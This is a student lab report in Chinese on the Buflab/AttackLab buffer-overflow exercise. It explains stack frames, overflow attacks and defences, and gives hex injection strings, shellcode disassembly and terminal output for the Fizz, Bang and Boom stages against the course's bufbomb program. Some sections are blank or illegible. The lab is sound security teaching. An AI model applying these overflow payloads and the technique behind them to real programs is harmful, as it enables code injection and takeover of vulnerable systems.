

哈尔滨工业大学

实验报告

实验（四）

题 目 Buflab/AttackLab

缓冲器漏洞攻击

专 业 计算机类

学 号 1190501614

班 级 1903006

学 生 cgh

指 导 教 师 史先俊

实 验 地 点 G709

实 验 日 期 2021.5.3

计算机科学与技术学院

目 录

第 1 章 实验基本信息	- 3 -
1.1 实验目的	- 3 -
1.2 实验环境与工具	- 3 -
1.2.1 硬件环境	- 3 -
1.2.2 软件环境	- 3 -
1.2.3 开发工具	- 3 -
1.3 实验预习	- 3 -
第 2 章 实验预习	- 4 -
2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）	- 4 -
2.2 请按照入栈顺序，写出 C 语言 62 位环境下的栈帧结构（5 分）	- 4 -
2.3 请简述缓冲区溢出的原理及危害（5 分）	- 5 -
2.4 请简述缓冲器溢出漏洞的攻击方法（5 分）	- 5 -
2.5 请简述缓冲器溢出漏洞的防范方法（5 分）	- 5 -
第 3 章 各阶段漏洞攻击原理与方法	- 6 -
3.1 SMOKE 阶段 1 的攻击与分析	- 6 -
3.2 FIZZ 的攻击与分析	- 7 -
3.3 BANG 的攻击与分析	- 9 -
3.4 BOOM 的攻击与分析	- 10 -
3.5 NITRO 的攻击与分析	- 11 -
第 4 章 总结	- 12 -
4.1 请总结本次实验的收获	- 12 -
4.2 请给出对本次实验内容的建议	- 12 -
参考文献	- 13 -

第 1 章 实验基本信息

1.1 实验目的

理解 C 语言函数的汇编级实现及缓冲器溢出原理
掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法
进一步熟练使用 Linux 下的调试工具完成机器语言的跟踪调试

1.2 实验环境与工具

1.2.1 硬件环境

X64 CPU; 2GHz; 2G RAM; 256GHD Disk 以上

1.2.2 软件环境

Windows7 64 位以上; VirtualBox/Vmware 11 以上; Ubuntu 16.04 LTS 64 位/优麒麟 64 位;

1.2.3 开发工具


Visual Studio 2010 64 位以上; GDB/OBJDUMP; DDD/EDB 等

1.3 实验预习


- 上实验课前, 必须认真预习实验指导书 (PPT 或 PDF)
- 了解实验的目的、实验环境与软硬件工具、实验操作步骤, 复习与实验有关的理论知识。
 - 请按照入栈顺序, 写出 C 语言 32 位环境下的栈帧结构
 - 请按照入栈顺序, 写出 C 语言 62 位环境下的栈帧结构
 - 请简述缓冲区溢出的原理及危害
 - 请简述缓冲器溢出漏洞的攻击方法
 - 请简述缓冲器溢出漏洞的防范方法

第 2 章 实验预习

2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构 (5 分)



2.2 请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构 (5 分)



2.3 请简述缓冲区溢出的原理及危害（5分）

原理：写入的内容超出程序缓冲区长度，造成缓冲区的溢出，从而破坏程序的栈帧结构，造成程序的错误运行，以达到攻击的目的。造成缓冲区溢出的原因是程序中没有仔细检查用户输入的参数和越界行为。

危害：当缓冲区溢出时，容易破坏栈帧结构，导致程序错误执行，有可能导致返回地址错误或非法修改参数。缓冲区溢出的一个比较严重的危害就是让程序执行它本来不愿意执行的函数，这是一种最常见的网络攻击系统安全的方法。

2.4 请简述缓冲器溢出漏洞的攻击方法（5分）

通常，输入给程序一个字符串，这个字符串包含一些可执行代码的字节编码，称为攻击代码，另外，还有一些字节会用一个指向攻击代码的指针覆盖返回地址。那么，执行 `ret` 指令的效果就是跳转到攻击代码。在一种攻击形式中，攻击代码会使用系统调用启动一个 `shell` 程序，给攻击者提供一组操作系统函数。在另一种攻击形式中，攻击代码会执行一些未授权的任务，修复对栈的破坏，然后第二次执行 `ret` 指令，（表面上）正常返回到调用者。

2.5 请简述缓冲器溢出漏洞的防范方法（5分）

1. 栈随机化

栈随机化的思想使得栈的位置在程序每次运行时都有变化。因此，即使许多机器都运行相同的代码，它们的栈地址都是不同的。实现的方式是：程序开始时，在栈上分配一段 $0 \sim n$ 字节之间的随机大小的空间。

2. 栈破坏检测

栈破坏检测的思想是在栈中任何局部缓冲区与栈状态之间存储一个特殊的金丝雀值，也称哨兵值，是在程序每次运行时随机产生的。在回复寄存器状态和从函数返回之前，程序检查这个金丝雀值是否被该函数的某个操作改变了。如果是的，那么程序异常终止。

3. 限制可执行代码区域


这个方法是消除攻击者向系统插入可执行代码的能力。一种方法是限制哪些内存区域能够存放可执行代码。在典型的程序中，只有保护编译器产生的代码的那部分内存才需要是可执行的。其他部分可以被限制为只允许读和写。

文本如下： 48 c7 c7 13 07 03 1d 68 3b 10 40 00 c3 00 00 00 00 00 00 00 00
19 10 40 00 19 10 40 00 19 10 40 00 19 10 00 00 00 00 3a 68 55

[illegible]

- 7 -


计算机系统实验报告



The screenshot shows a text editor window titled 'bombbuff.txt' with the following assembly code:

```
329 401027: bf 00 00 00 00    mov     $0x0,%edi
330 40102c: e8 ba 06 00 00    callq   4010eb <validate>
331 401031: bf 00 00 00 00    mov     $0x0,%edi
332 401036: e8 c5 fd ff ff    callq   400e00 <exit@plt>
333
334 000000000040103b: <fizz>:
335 40103b: 48 83 ec 08      sub     $0x8,%rsp
336 40103f: 89 fa           mov     %edi,%edx
337 401041: 3b 3d 65 51 20 00  cmp     0x205165(%rip),%edi      # 6061ac <cookie>
338 401047: 75 20           jne     401069 <fizz+0x2e>
339 401049: be ea 26 40 00    mov     $0x4026ea,%esi
340 40104e: bf 01 00 00 00    mov     $0x1,%edi
341 401053: b8 00 00 00 00    mov     $0x0,%eax
342 401058: e8 73 fd ff ff    callq   400dd0 <_printf_chk@plt>
343 40105d: bf 01 00 00 00    mov     $0x1,%edi
344 401062: e8 84 06 00 00    callq   4010eb <validate>
345 401067: eb 14           jmp     40107d <fizz+0x42>
346 401069: be 38 25 40 00    mov     $0x402538,%esi
347 40106e: bf 01 00 00 00    mov     $0x1,%edi
348 401073: b8 00 00 00 00    mov     $0x0,%eax
349 401078: e8 53 fd ff ff    callq   400dd0 <_printf_chk@plt>
350 40107d: bf 00 00 00 00    mov     $0x0,%edi
351 401082: e8 79 fd ff ff    callq   400e00 <exit@plt>
352
```

然后通过下面汇编代码向 fizz 传递参数并调用 fizz 函数。



The screenshot shows a terminal window with the following output:


```
cgh1190501614@ubuntu: ~/Desktop
cgh1190501614@ubuntu:~/Desktop$ objdump -d fizz.o

fizz.o:      file format elf64-x86-64

Disassembly of section .text:

0000000000000000 <.text>:
 0: 48 c7 c7 13 07 03 1d    mov     $0x1d030713,%rdi
 7: 68 3b 10 40 00         pushq   $0x40103b
 c: c3                   retq

cgh1190501614@ubuntu:~/Desktop$
```




The screenshot shows a terminal window with the following output:

```
cgh1190501614@ubuntu: ~/hitics/buflab-handout
cgh1190501614@ubuntu:~/hitics/buflab-handout$ cat res2.txt |./hex2raw |./bufbomb -u 1190501614
Userid: 1190501614
Cookie: 0x1d030713
Type string:Fizz!: You called fizz(0x1d030713)
VALID
NICE JOB!
cgh1190501614@ubuntu:~/hitics/buflab-handout$
```




3.3 Bang 的攻击与分析

文本如下: 48 c7 c0 13 07 03 1d 48 89 04 25 a4 61 60 00 68 87 10 40 00 c3 00 00 00 00 00 00 19 10 40 00 19 10 40 00 19 10 00 00 00 00 3a 68 55

分析过程: 同前面一样, 前面 40 个字节为字符串, 由于没有使用 %rbp, 从 41-44 是返回地址, 将返回地址改为字符串的首地址 0x55683a00, 注意是小端法存储, 所以 41-44 内容为 00 3a 68 55。通过反汇编代码找打 global_value 的地址。




字符串前面的内容通过下面反汇编代码得到, 即可修改全局变量 global_value 的值为 0x1d0307013。



3.4 Boom 的攻击与分析

文本如下: b8 13 07 03 1d 68 ba 11 40 00 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 10 40 00 19 10 40 00 19 10 00 00 00 00 3a 68 55

分析过程: 和前面一样, 41-44 是字符串首地址, 通过下面反汇编代码实现将%eax 置为 cookie 的值, 然后返回 test 函数中 call getbuf 之后下一条语句的地址。




```
cgh1190501614@ubuntu: ~/Desktop
cgh1190501614@ubuntu:~/Desktop$ gedit boom.s
cgh1190501614@ubuntu:~/Desktop$ gcc -m64 -c boom.s
cgh1190501614@ubuntu:~/Desktop$ objdump -d boom.o

boom.o:      file format elf64-x86-64

Disassembly of section .text:

0000000000000000 <.text>:
 0: b8 13 07 03 1d      mov     $0x1d030713,%eax
 5: 68 ba 11 40 00      pushq   $0x4011ba
 a: c3                  retq

cgh1190501614@ubuntu:~/Desktop$
```



```
Open  bombbuff.txt
424 40118e: e8 00 1a 11 11      callq  400c70 <__strndump@plt>
425 401193: e8 f8 fb ff ff      callq  400d90 <random@plt>
426 401198: 48 83 c4 08         add     $0x8,%rsp
427 40119c: c3                  retq
428
429 0000000000000000 <test>:
430 40119d: 53                  push    %rbx
431 40119e: 48 83 ec 10         sub     $0x10,%rsp
432 4011a2: b8 00 00 00 00      mov     $0x0,%eax
433 4011a7: e8 d7 ff ff ff      callq  401183 <__unqueueval>
434 4011ac: 89 44 24 0c         mov     %eax,0xc(%rsp)
435 4011b0: b8 00 00 00 00      mov     $0x0,%eax
436 4011b5: e8 1b 04 00 00      callq  4015d5 <getbuf>
437 4011b9: 89 c3               mov     %eax,%ebx
438 4011bc: b8 00 00 00 00      mov     $0x0,%eax
439 4011c1: e8 bd ff ff ff      callq  401183 <__unqueueval>
440 4011c6: 8b 54 24 0c         mov     0xc(%rsp),%edx
441 4011ca: 39 d0               cmp     %edx,%eax
442 4011cc: 74 0c               je      4011da <test+0x3d>
443 4011ce: bf 00 25 40 00      mov     $0x402580,%edi
444 4011d3: e8 b8 fa ff ff      callq  400c90 <puts@plt>
445 4011d8: eb 40               jmp     40121a <test+0x7d>
446 4011da: 3b 1d cc 4f 20 00    cmp     0x204fcc(%rip),%ebx
447 4011e0: 75 22               jne     401204 <test+0x67>
448 4011e2: 89 da               mov     %ebx,%edx
449 4011e4: be 26 27 40 00      mov     $0x402726,%esi
450 4011e9: bf 01 00 00 00      mov     $0x1,%edi
```

```
NICE JOB!  
cgh1190501614@ubuntu:~/hitics/buflab-handout$ cat res4.txt |./hex2raw |./bufbomb -u 1190501614  
Userid: 1190501614  
Cookie: 0x1d030713  
Type string:Boom!: getbuf returned 0x1d030713  
VALID  
NICE JOB!  
cgh1190501614@ubuntu:~/hitics/buflab-handout$
```

3.5 Nitro 的攻击与分析

文本如下：

分析过程：

第 4 章 总结

4.1 请总结本次实验的收获

深入理解了栈帧结构及其在函数调用中的关系
掌握了缓冲区溢出攻击的方法
更加熟练了 gdb 的运用

4.2 请给出对本次实验内容的建议

增加一些指令的用法

参考文献